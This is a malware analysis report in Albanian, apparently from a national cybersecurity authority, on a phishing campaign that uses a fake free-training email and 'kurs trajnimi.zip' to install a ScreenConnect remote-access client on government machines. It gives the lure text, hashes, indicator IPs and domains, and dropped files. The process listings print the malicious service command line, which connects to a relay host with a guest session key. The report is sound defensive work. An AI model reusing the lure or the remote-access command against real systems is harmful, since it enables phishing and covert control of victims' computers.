AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE SIGURINË KIBERNETIKE

Analizë Malware

kurs trajnimi.zip

Data: 30/11/2023

Version: 1.0

Përmbajtja

Përshkrim


Është evidentuar qarkullimi i një fushate malware Phishing, ku në shënjestër janë organizata të ndryshme përfshirë dhe entitetet qeveritare Shqiptare. Nga qasja fillestare paraqitet si një email i zakonshëm ku në përmbajtje ka një skedar të arkivuar ***kurs trajnimi.zip*** dhe në të ka skedarë të tjerë keqdashës. Nga analizimi i email header shikohet që IP-ja xxx.x.xx.x – i përket mail.xxxxx.yyyy.zz. Nga ky shkas shikojmë që ky *mail server* mund të jetë kompromentuar nga mos aplikimi i updateve e patch-eve më të fundit: CVE-2023-36778 - MicrosoftExchangeServer Remote Code Execution Vulnerability (CSS8.0).

Informacione Teknike

Gjatë analizës së përmbajtjes së emailit, u evidentua përmbajtja e një dokumenti ***.zip***, quajtur ***"kurs trajnimi.zip".*** Në brendësi të këtij dokumenti gjendet skedari ***"kurs trajnimi.msi"***, një skedar i ekzekutueshëm **Microsoft Software Installer**. Formatet **.msi** mund të ri-ekstraktohen duke shfaqur dhe pjesët e tjera të programeve që ai ekzekuton. Pasi iu bë ekstraktimi u evidentua se krijohet një skedar tjetër që përmban programin e dyshimtë ***ScreenConnectWindowsClient.exe*** së bashku me ***dll*** përkatëse që përdor gjatë ekzekutimit nga ku aktorë keqdashës mund të kryejnë veprime ***command and control (C2).***

ScreenConnectWindowsClient.exe është një dokument që shoqërohet me programin ***ScreenConnect Client***, ku ky program i zhvilluar nga ScreenConnect ndodhet zakonisht në direktorinë:

C:\Users\UserX\AppData\Local\Apps\2.0\BXHROBX3.MPP\6PC59T4T.65R\scre..tion_b15b058 1876c57b7_0014.0002_a88f6d08b1a47bf4.
ScreenConnect që tani njihet si ***ConnectWise Control*** është një program që shërben për akseset në distancë (remote,suport apo takime).


From: [redacted]
< >
Sent: Wednesday, November 29, 2023 6:22
Subject: kurs trajnimi

pershendetje

[redacted] organizon një kurs trajnimi falas me lëndën [redacted]
Ky kurs trajnimi është përpiluar me bashkëpunimin dhe praninë e ekspertëve nga [redacted]

Të gjithë miqtë janë të ftuar të marrin pjesë në këtë kurs trajnimi.

Për të marrë pjesë në këtë kurs trajnimi, shkarkoni programin nga lidhja e mëposhtme.

Faleminderit

kurs trajnimi.zip

Figura 1. Përmbajtja e email keqdashës.




Figura 2. Përmbajtja e kurs trajnimi.zip




Figura 3. Ri-Ekstraktimi i kurs trajnimi.msi

Analiza Statike

Pasi janë ekstraktuar skedarët me analizën statike të programit, pa e ekzekutuar atë duke parë se çfarë mund të gjendet në përmbajtjen e programit ***"ScreenConnectWindows Client.exe"***

Aftësitë dhe teknikat e gjetura nga analiza janë si më poshtë vijon:

capa "C:\Users\ \Downloads\kurs trajnimi\kurstrajnimi\ScreenConnect.WindowsClient.exe"

md5	19e093bc974d1ed6399f50b7fa3be1f8
sha1	11e0b01858dc2ed0d1b5854ebeb09a332a36ed93
sha256	ea38cff329692f6b4c8ade15970b742a9a8bb62a44f59227c510cb2882fa436f
os	windows
format	dotnet
arch	i386
path	C:/Users/ /Downloads/kurs trajnimi/kurstrajnimi/ScreenConnect.WindowsClient.exe

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Screen Capture T1113
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
DISCOVERY	Application Window Discovery T1010 File and Directory Discovery T1083 Query Registry T1012 System Information Discovery T1082
EXECUTION	Windows Management Instrumentation T1047

Figura 4:Analiza e TTP dhe hashet

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::CheckRemoteDebuggerPresent [B0001.002] Debugger Detection::WudfIsAnyDebuggerPresent [B0001.031] Virtual Machine Detection [B0009]
COLLECTION	Screen Capture::WinAPI [E1113.m01]
COMMUNICATION	Socket Communication::Create UDP Socket [C0001.010]
DATA	Decode Data::Base64 [C0053.001]
DISCOVERY	File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Delete Directory [C0048]
IMPACT	Clipboard Modification [E1510]
OPERATING SYSTEM	Registry::Query Registry Key [C0036.005]
PROCESS	Create Process [C0017] Suspend Thread [C0055] Terminate Process [C0018]

Figura 5: Sjellja e skedarit keqdashës

Capability	Namespace
check for debugger via API	anti-analysis/anti-debugging/debugger-detection
reference anti-VM strings	anti-analysis/anti-vm/vm-detection
reference anti-VM strings targeting Parallels	anti-analysis/anti-vm/vm-detection
save image in .NET (4 matches)	collection
capture screenshot	collection/screenshot
manipulate network credentials in .NET (2 matches)	communication/authentication
create UDP socket	communication/socket/udp/send
decode data using Base64 in .NET	data-manipulation/encoding/base64
find data using regex in .NET	data-manipulation/regex
contains PDB path	executable/pe/pdb
write clipboard data	host-interaction/clipboard
query environment variable (2 matches)	host-interaction/environment-variable
get common file path	host-interaction/file-system
delete directory (2 matches)	host-interaction/file-system/delete
check if directory exists (3 matches)	host-interaction/file-system/exists
check if file exists	host-interaction/file-system/exists
display service notification message box	host-interaction/gui
enumerate gui resources (3 matches)	host-interaction/gui
get number of processors (2 matches)	host-interaction/hardware/cpu
allocate unmanaged memory in .NET (3 matches)	host-interaction/memory
manipulate unmanaged memory in .NET (39 matches)	host-interaction/memory
get hostname	host-interaction/os/hostname
create a process with modified I/O handles and window (4 matches)	host-interaction/process/create
create process on Windows (5 matches)	host-interaction/process/create
terminate process (2 matches)	host-interaction/process/terminate
query or enumerate registry key	host-interaction/registry
suspend thread (6 matches)	host-interaction/thread/suspend
access WMI data in .NET (2 matches)	host-interaction/wmi
load .NET assembly	load-code/dotnet
unmanaged call (3 matches)	runtime
compiled to the .NET platform	runtime/dotnet

Figura 6: Detaje të tjera çfarë ekzekuton programi keqdashës




Figura 7: ScreenConnect.WindowsBackstageShell.exe

Capability	Namespace
contains PDB path	executable/pe/pdb
query environment variable	host-interaction/environment-variable
set environment variable	host-interaction/environment-variable
check if file exists (2 matches)	host-interaction/file-system/exists
enumerate files on Windows (2 matches)	host-interaction/file-system/files/list
get file attributes (2 matches)	host-interaction/file-system/meta
allocate unmanaged memory in .NET	host-interaction/memory
manipulate unmanaged memory in .NET (5 matches)	host-interaction/memory
create a process with modified I/O handles and window	host-interaction/process/create
create process on Windows	host-interaction/process/create
compiled to the .NET platform	runtime/dotnet

Figura 8: Aftësitë e programit malinj

Gjatë analizës nuk u evidentua ndonjë ***packer*** për programin dhe libraritë e përdorura janë nga **.NET**




Figura 9. Kontrolli për packers dhe librarive të përdorura

Gjatë fazës së *reverse-engineering* në funksionin ***entry()*** evidentohet se ky funksion nuk të lejon që të bësh "*jump*" në vazhdimësinë e analizës së metodave të tjera që ky program keqdashës ka përdorur.




Figura 10. Reverse-Engineering




Figura 11. Skema e ekstraktit të skedarit.

Gjatë analizimit statik, u evidentua se ky skedar nuk mund të ekzekutohet me përdorues me të drejta normale ***(Users)*** por vetëm me privilegje ***SuperUser apo Administrators.***

Analiza Dinamike




Figura 12. Kriticiteti i skedarit

Nga analiza dinamike u evidentua fillimisht aktiviteti drejt ***IP 147[.]28[.]129[.]152***.

Figura 13. Aktiviteti TCP drejt IP 147[.]28[.]129[.]152

Nga zgjidhjet e DNS u evidentuan :

fp2e7a[.]wpc.2be4[.]phicdn[.]net

fp2e7a[.]wpc[.]phicdn[.]net

- *192[.]229[.]221[.]95*
- *147[.]28[.]129[.]152*

DOMAIN:

instance-s1t9su-relay[.]screenconnect[.]com

server-nix94cc63a0-relay[.]screenconnect[.]com

Skedarët dhe direktoritë e hapura :

C:\Config.Msi

C:\Config.Msi

C:\Config.Msi\486ef9.rbs

C:\Config.Msi\MSI7487.tmp

C:\Config.Msi\MSI7DD0.tmp

C:\MSI86e6b.tmp

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\Bin

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\Client.en-US.resources

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\Client.resources

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Client.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe.config

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Core.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Windows.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsCredentialProvider.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\system.config

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\MsMpLics.dll

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\X86\MPCLIENT.DLL

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\X86\MpOav.dll

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\X86\MsMpLics.dll

C:\Users\desktop.ini

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\rundll32.exe.log

C:\Users\user\AppData\Local\Microsoft\Windows\Caches

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000031.db

C:\Users\user\AppData\Local\Temp

C:\Users\user\AppData\Local\Temp

C:\Users\user\AppData\Local\Temp\MSI660E.tmp

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\CustomAction.config

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\Microsoft.Deployment.WindowsInstaller.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Core.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.InstallerActions.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Windows.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp.123.Manifest

C:\Users\user\AppData\Local\Temp\MSI660E.tmp.124.Manifest

C:\Users\user\AppData\Local\Temp\rpksgtvh.alz

C:\Users\user\AppData\Local\Temp\rpksgtvh.alz

C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi

C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi

C:\Users\user\AppData\Local\Temp\unarchiver.log

C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config

C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch

C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.3524.4741750

C:\Users\user\Contacts\desktop.ini

C:\Users\user\Desktop\desktop.ini

C:\Users\user\Desktop\kurs trajnimi.zip

C:\Users\user\Documents\desktop.ini

C:\Users\user\Downloads\desktop.ini

C:\Users\user\Favorites\desktop.ini

C:\Users\user\Links\desktop.ini

C:\Users\user\Music\desktop.ini

C:\Users\user\OneDrive\desktop.ini

C:\Users\user\Pictures\desktop.ini

C:\Users\user\Saved Games\desktop.ini

C:\Users\user\Searches\desktop.ini

C:\Users\user\Videos\desktop.ini

C:\Windows\AppPatch\msimain.sdb

C:\Windows\AppPatch\sysmain.sdb

C:\Windows\Globalization\Sorting\sortdefault.nls

C:\Windows\Installer

C:\Windows\Installer\$PatchCache$\Managed

C:\Windows\Installer\$PatchCache$\Managed\68AB67CA7DA7FFFFB744CAF070E41400\CacheSize.txt

C:\Windows\Installer\486ef8.msi

C:\Windows\Installer\486efa.msi

C:\Windows\Installer\MSI72EF.tmp

C:\Windows\Installer\MSI731F.tmp

C:\Windows\Installer\MSI76AB.tmp

C:\Windows\Installer\SourceHash{03A032A7-2A84-2AD7-B4A0-AEBE4E89B85D}

C:\Windows\Installer\inprogressinstallinfo.ipi

C:\Windows\Installer\{03A032A7-2A84-2AD7-B4A0-AEBE4E89B85D}\DefaultIcon

C:\Windows\Microsoft.NET\Framework64

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\clr.dll

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll

C:\Windows\Microsoft.NET\Framework64\v4.0.30319

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\fusion.dll

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log

C:\Windows\Microsoft.NET\Framework

C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll

C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll

C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll

C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll

C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.3524.4741734

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\machine.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\security.config

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch

C:\Windows\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.3524.4741734

C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorjit.dll

C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll

C:\Windows\Microsoft.NET\Framework\v4.0.30319

C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config

C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll

C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll

C:\Windows\Microsoft.NET\Framework\v4.0.30319\config\machine.config

C:\Windows\Microsoft.NET\Framework\v4.0.30319\fusion.dll

C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll

C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorrc.dll

C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Drawing\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Drawing.dll

C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Security\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Security.dll

C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll

C:\Windows\SYSTEM32\AcLayers.DLL

C:\Windows\SYSTEM32\IPHLPAPI.DLL

C:\Windows\SYSTEM32\PROPSYS.dll

C:\Windows\SYSTEM32\SspiCli.dll

C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll

C:\Windows\SYSTEM32\VERSION.dll

C:\Windows\SYSTEM32\WINSPOOL.DRV

C:\Windows\SYSTEM32\apphelp.dll

C:\Windows\SYSTEM32\bcrypt.dll

C:\Windows\SYSTEM32\ntdll.dll

C:\Windows\SYSTEM32\ntmarta.dll

C:\Windows\SYSTEM32\ole32.dll

C:\Windows\SYSTEM32\sfc.dll

C:\Windows\SYSTEM32\sfc_os.DLL

C:\Windows\SYSTEM32\ucrtbase_clr0400.dll

C:\Windows\SysWOW64

C:\Windows\SysWOW64\7z.dll

C:\Windows\SysWOW64\ADVAPI32.dll

C:\Windows\SysWOW64\AcLayers.DLL

C:\Windows\SysWOW64\AppLocker\MDM

C:\Windows\SysWOW64\CLDAPI.dll

C:\Windows\SysWOW64\CRYPT32.dll

C:\Windows\SysWOW64\CRYPTBASE.dll

C:\Windows\SysWOW64\CRYPTSP.dll

C:\Windows\SysWOW64\Cabinet.dll

C:\Windows\SysWOW64\Codecs

C:\Windows\SysWOW64\CoreMessaging.dll

C:\Windows\SysWOW64\CoreUIComponents.dll

C:\Windows\SysWOW64\DNSAPI.dll

C:\Windows\SysWOW64\DPAPI.dll

C:\Windows\SysWOW64\FLTLIB.DLL

C:\Windows\SysWOW64\Formats

C:\Windows\SysWOW64\GDI32.dll

C:\Windows\SysWOW64\IMM32.DLL

C:\Windows\SysWOW64\IPHLPAPI.DLL

C:\Windows\SysWOW64\KERNEL32.DLL

C:\Windows\SysWOW64\KERNEL32.dll

C:\Windows\SysWOW64\KERNELBASE.dll

C:\Windows\SysWOW64\MPR.dll

C:\Windows\SysWOW64\MSASN1.dll

C:\Windows\SysWOW64\MSCOREE.DLL

C:\Windows\SysWOW64\MSCTF.dll

C:\Windows\SysWOW64\MsMpLics.dll

C:\Windows\SysWOW64\MsiExec.exe

C:\Windows\SysWOW64\MsiHnd.dll

C:\Windows\SysWOW64\MsiMsg.dll

C:\Windows\SysWOW64\MsiWerCrashmetadata-41

C:\Windows\SysWOW64\NETAPI32.DLL

C:\Windows\SysWOW64\NETUTILS.DLL

C:\Windows\SysWOW64\NSI.dll

C:\Windows\SysWOW64\OLEAUT32.dll

C:\Windows\SysWOW64\PCACLI.DLL

C:\Windows\SysWOW64\PROPSYS.dll

C:\Windows\SysWOW64\RPCRT4.dll

C:\Windows\SysWOW64\SAMCLI.DLL

C:\Windows\SysWOW64\SAMLIB.dll

C:\Windows\SysWOW64\SETUPAPI.dll

C:\Windows\SysWOW64\SHELL32.dll

C:\Windows\SysWOW64\SHLWAPI.dll

C:\Windows\SysWOW64\SspiCli.dll

C:\Windows\SysWOW64\TextInputFramework.dll

C:\Windows\SysWOW64\USER32.dll

C:\Windows\SysWOW64\USERENV.dll

C:\Windows\SysWOW64\VCRUNTIME140_CLR0400.dll

C:\Windows\SysWOW64\VERSION.DLL

C:\Windows\SysWOW64\VERSION.dll

C:\Windows\SysWOW64\WINNSI.DLL

C:\Windows\SysWOW64\WINSPOOL.DRV

C:\Windows\SysWOW64\WINSTA.dll

C:\Windows\SysWOW64\WINTRUST.dll

C:\Windows\SysWOW64\WKSCLI.DLL

C:\Windows\SysWOW64\WLDP.DLL

C:\Windows\SysWOW64\WinTypes.dll

C:\Windows\SysWOW64\Windows.StateRepositoryPS.dll

C:\Windows\SysWOW64\advapi32.dll

C:\Windows\SysWOW64\af-ZA\sxs.DLL.mui

C:\Windows\SysWOW64\am-ET\sxs.DLL.mui

C:\Windows\SysWOW64\amsi.dll

C:\Windows\SysWOW64\apphelp.dll

C:\Windows\SysWOW64\ar-SA\sxs.DLL.mui

C:\Windows\SysWOW64\as-IN\sxs.DLL.mui

C:\Windows\SysWOW64\az-Latn-AZ\sxs.DLL.mui

C:\Windows\SysWOW64\bcrypt.dll

C:\Windows\SysWOW64\bcryptPrimitives.dll

C:\Windows\SysWOW64\be-BY\sxs.DLL.mui

C:\Windows\SysWOW64\bg-BG\sxs.DLL.mui

C:\Windows\SysWOW64\bn-BD\sxs.DLL.mui

C:\Windows\SysWOW64\bn-IN\sxs.DLL.mui

C:\Windows\SysWOW64\bs-Latn-BA\sxs.DLL.mui

Skedarët e hedhur dhe të instaluar :

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Client.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Core.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.Windows.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsBackstageShell.exe

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsBackstageShell.exe.config

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe.config

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsCredentialProvider.dll

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\system.config

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\rundll32.exe.log

C:\Users\user\AppData\Local\Temp\MSI660E.tmp

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\CustomAction.config

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\Microsoft.Deployment.WindowsInstaller.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Core.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.InstallerActions.dll

C:\Users\user\AppData\Local\Temp\MSI660E.tmp-\ScreenConnect.Windows.dll

C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi

C:\Users\user\AppData\Local\Temp\unarchiver.log

C:\Windows\Installer\486ef8.msi

C:\Windows\Installer\486efa.msi

C:\Windows\Installer\MSI731F.tmp

C:\Windows\Installer\MSI76AB.tmp

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\ScreenConnect Client (d8713efd2a06052f)\trnzgwox.newcfg

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\ScreenConnect Client (d8713efd2a06052f)\user.config (copy)

C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\ScreenConnect.WindowsClient.exe.log

Proceset e krijuara:

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-s1t9su-relay.screenconnect.com&p=443&s=3503ed21-e6bd-4713-b058-8599b4afe97d&k=BgIAAACkAABSU0ExAAgAAAEAAQAZhsU%2bP4UE5AtDTMSFWho25Rl9VjYF8BVBXNwYvU7ugYYwP08h0Z%2fmsf3hdTZqjWU0kI2j8SYjcPTHlmm1DVR4w%2bCnc6S9OaDbDbVnmTAZb4aLnlE0C%2bxZGL%2fgLPE0QdK9YGD5fWjCXXAGAq8z6%2fnmyvLLDh70j0hHGeffkk6HXpjl9E61RXxiCCy3wJleuhdWVSz2TYOAsya%2fs6TEOncLxRX5dVsIpVQHwe%2bApMXuapOWQ1kSv%2bZ0liWHcxZnDeQOpXfTGKLGsTXT3yFLz2B3W33laNnlW%2fpN5y3LSz9plPy4pGcwqi%2bgQpv6KqQ%2b4n55foFDpc6%2fFyuAI8vGWA2l&c=Government&c=Gov.al&c=IT&c=PC&c=&c=&c=&c=

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "7918cf57-60d0-4ad0-9b45-80741e7f066d" "System

C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "c07cbbc1-b8a2-4812-a6ef-62cf6eb0fc02" "User

C:\Windows\SysWOW64\7za.exe C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\rpksgtvh.alz" "C:\Users\user\Desktop\kurs trajnimi.zip

C:\Windows\SysWOW64\cmd.exe cmd.exe" /C "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi

C:\Windows\SysWOW64\msiexec.exe "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi"

C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8A59FB1422495244915A937F7AF91135 C

C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8F60384BFA9A24CDAD18CB2875A12F74 E Global\MSI0000

C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 98907388EA02D3CC31EA9819ED66BA80

C:\Windows\SysWOW64\rundll32.exe rundll32.exe "C:\Users\user\AppData\Local\Temp\MSI660E.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4744984 1 ScreenConnect.InstallerActions!ScreenConnect.ClientInstallerActions.FixupServiceArguments

C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Desktop\kurs trajnimi.zip

C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

C:\Windows\System32\msiexec.exe C:\Windows\system32\msiexec.exe /V

Proceset e mbyllura:

C:\Windows\SysWOW64\7za.exe

C:\Windows\SysWOW64\cmd.exe

C:\Windows\SysWOW64\msiexec.exe

C:\Windows\SysWOW64\rundll32.exe

C:\Windows\SysWOW64\unarchiver.exe

Lista e proceseve aktive:

3524 - C:\Windows\SysWOW64\unarchiver.exe" "C:\Users\user\Desktop\kurs trajnimi.zip

6380 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

6584 - C:\Windows\SysWOW64\7za.exe C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\rpksgtvh.alz" "C:\Users\user\Desktop\kurs trajnimi.zip

6588 - C:\Windows\SysWOW64\cmd.exe cmd.exe" /C "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi

7156 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

7184 - C:\Windows\SysWOW64\msiexec.exe "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\rpksgtvh.alz\kurs trajnimi.msi"

7264 - C:\Windows\System32\msiexec.exe C:\Windows\system32\msiexec.exe /V

7320 - C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8A59FB1422495244915A937F7AF91135 C

7364 - C:\Windows\SysWOW64\rundll32.exe rundll32.exe "C:\Users\user\AppData\Local\Temp\MSI660E.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4744984 1 ScreenConnect.InstallerActions!ScreenConnect.ClientInstallerActions.FixupServiceArguments

7420 - C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 98907388EA02D3CC31EA9819ED66BA80

7468 - C:\Windows\SysWOW64\msiexec.exe C:\Windows\syswow64\MsiExec.exe -Embedding 8F60384BFA9A24CDAD18CB2875A12F74 E Global\MSI0000

7508 - C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=instance-s1t9su-relay.screenconnect.com&p=443&s=3503ed21-e6bd-4713-b058-8599b4afe97d&k=BgIAAACkAABSU0ExAAgAAAEAAQAZhsU%2bP4UE5AtDTMSFWho25Rl9VjYF8BVBXNwYvU7ugYYwP08h0Z%2fmsf3hdTZqjWU0kI2j8SYjcPTHlmm1DVR4w%2bCnc6S9OaDbDbVnmTAZb4aLnlE0C%2bxZGL%2fgLPE0QdK9YGD5fWjCXXAGAq8z6%2fnmyvLLDh70j0hHGeffkk6HXpjl9E61RXxiCCy3wJleuhdWVSz2TYOAsya%2fs6TEOncLxRX5dVsIpVQHwe%2bApMXuapOWQ1kSv%2bZ0liWHcxZnDeQOpXfTGKLGsTXT3yFLz2B3W33laNnlW%2fpN5y3LSz9plPy4pGcwqi%2bgQpv6KqQ%2b4n55foFDpc6%2fFyuAI8vGWA2l&c=Government&c=Gov.al&c=IT&c=PC&c=&c=&c=&c=

7612 - C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "c07cbbc1-b8a2-4812-a6ef-62cf6eb0fc02" "User

7732 - C:\Program Files (x86)\ScreenConnect Client (d8713efd2a06052f)\ScreenConnect.WindowsClient.exe" "RunRole" "7918cf57-60d0-4ad0-9b45-80741e7f066d" "System

Nga analiza e regjistrave u evidentua :




Figura 14. Evidenca e regjistrave të modifikuar.

Teknika MITRE ATT&CK

- **Aksesi fillestar - TA0001**
  Përdorur teknika T1091- Replication Through Removable Media
- **Ekzekutimi TA0002**
  Windows Management Instrumentation T1047
  Scheduled Task/Job T1053
  Command and Scripting InterpreterT1059
  Native APIT1106
- **Qëndrueshmëria - TA0003**
  Scheduled Task/Job T1053
  Bootkit T1542.003
  Windows Service T1543.003
  DLL Side-Loading T1574.002
- **Eskalim privilegjesh - TA0004**
  Scheduled Task/Job T1053
  Process Injection T1055
  Windows Service T1543.003
  DLL Side-Loading T1574.002
- **Shmangja e mbrojtjes - TA0005**

Masquerading T1036
Process Injection T1055
File Deletion T1070.004
Timestomp T1070.006
Rundll32 T1218.011
Virtualization/Sandbox Evasion T1497
Bootkit T1542.003
Disable or Modify Tools T1562.001
Hidden Users T1564.002
DLL Side-Loading T1574.002

- **Akses i kredencialeve - TA0006**
  Input Capture T1056
- **Zbulimi - TA0007**
  Remote System Discovery T1018
  Process Discovery T1057
  System Information Discovery T1082
  File and Directory Discovery T1083
  Peripheral Device Discovery T1120
  Virtualization/Sandbox Evasion T1497
